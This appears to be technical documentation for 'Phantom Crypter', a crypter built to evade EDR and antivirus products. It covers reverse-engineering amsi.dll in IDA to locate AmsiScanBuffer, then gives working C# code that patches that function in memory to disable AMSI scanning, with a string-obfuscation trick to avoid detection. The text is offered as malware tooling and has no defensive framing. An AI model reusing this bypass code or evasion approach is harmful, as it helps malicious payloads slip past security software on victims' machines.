


# Phantom Crypter

Technical Documentation

# Basic Execution Chain



# Objective & Goals

- Achieve UCE (Unrestricted Code Execution) by bypassing EDR's and using evasion techniques.
- Call the least amount of WinAPI functions from Windows in order to prevent detection and having to implement API Unhooking. (Which would also need to not get detected, so we do AMSI bypassing first then API Unhooking and other bypasses later.)
- Do the above without having the need for BStub obfuscation.

# Problems & Issues

- Bypassing more advanced AV's such as ESET, Kaspersky, and SafeGuard require way more work and bypasses, such as a HIPS bypass, Firewall/Network Module bypass, and a PatchGuard workaround in the event of SafeGuard, most likely by finding a new way to execute arbitrary code (hell no).

# AMSI Bypass | Part 1

As mentioned earlier we need to bypass AMSI without the need for API Unhooking or BStub obfuscation. This was quite easy since Microsoft provides PDB files for all of there DLL's. (Even tho a PDB file is not required for exported functions.) Upon reversing "amsi.dll" in IDA PRO we can find the memory address to "AmsiScanBuffer" and the Image Base to the DLL.

Function name	Segment
AmsiScanBuffer	.text

```
.text:000000018000384B ; -----  
.text:0000000180003852                align 20h  
.text:0000000180003860 ; Exported entry  4. AmsiScanBuffer  
.text:0000000180003860  
.text:0000000180003860 ; ===== SUBROUTINE =====  
.text:0000000180003860  
.text:0000000180003860                public AmsiScanBuffer  
.text:0000000180003860                proc near  
.text:0000000180003860                ; CODE XREF: AmsiScanString+424ip  
.text:0000000180003860                ; DATA XREF: .rdata:000000018001241Eio ...  
.text:0000000180003860                AmsiScanBuffer  
.text:0000000180003860  
.text:0000000180003860                var_60      = dword ptr -60h  
.text:0000000180003860                var_48      = qword ptr -48h  
.text:0000000180003860                var_40      = qword ptr -40h  
.text:0000000180003860                var_38      = qword ptr -38h  
.text:0000000180003860                var_30      = qword ptr -30h  
.text:0000000180003860                var_28      = qword ptr -28h  
.text:0000000180003860                var_20      = qword ptr -20h  
.text:0000000180003860                var_18      = byte ptr -18h  
.text:0000000180003860                arg_20      = qword ptr  20h  
.text:0000000180003860                arg_28      = qword ptr  30h  
.text:0000000180003860  
* .text:0000000180003860                mov     r11, rsp  
* .text:0000000180003863                mov     [r11+8], rbx  
* .text:0000000180003867                mov     [r11+10h], rbp  
* .text:0000000180003868                mov     [r11+18h], rsi  
* .text:000000018000386F                push    rdi  
* .text:0000000180003870                push    r14  
* .text:0000000180003872                push    r15  
* .text:0000000180003874                sub     rsp, 70h
```

```
; Format      : Portable executable for AMD64 (PE)  
; Imagebase   : 180000000
```

# AMSI Bypass | Part 2

So now we have the Image Base “0x180000000”, and the memory address for “AmsiScanBuffer” which at the time of writing this documentation is “0x180003860”. So after some ASLR math and C# magic we have our BStub. (And we only use 2 WinAPI calls!)

```
internal class Program
{
    [DllImport("kernel32.dll")]
    private static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll")]
    private static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

    private static IntPtr ASLR(IntPtr Relative_Address, IntPtr Relative_BaseAddress, string ModuleName)
    {
        return (IntPtr)((long)Relative_Address - (long)Relative_BaseAddress + (long)GetModuleHandle(ModuleName));
    }

#if x64
    private static IntPtr amsiScanBufferAddress = (IntPtr)0x180003860; //May change in the future!
    private static IntPtr RebaseAddress = (IntPtr)0x180000000;
#else
    private static IntPtr amsiScanBufferAddress = (IntPtr)0x18005960; //May change in the future!
    private static IntPtr RebaseAddress = (IntPtr)0x10000000;
#endif

    private static uint PAGE_EXECUTE_READWRITE = 0x40;

    private static string obfDll_Str = @"*a*m*s*i*.x*d*l*l*".Replace(@"*", "");

    [STAThread]
    static void Main()
    {
        IntPtr Address = ASLR(amsiScanBufferAddress, RebaseAddress, obfDll_Str);
        byte[] Patch = (IntPtr.Size == 8) ? new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 } : new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
        uint oldProtect;
        VirtualProtect(Address, (UIntPtr)Patch.Length, PAGE_EXECUTE_READWRITE, out oldProtect);
        Marshal.Copy(Patch, 0, Address, Patch.Length);
        VirtualProtect(Address, (UIntPtr)Patch.Length, oldProtect, out oldProtect);
    }
}
```

To be continued...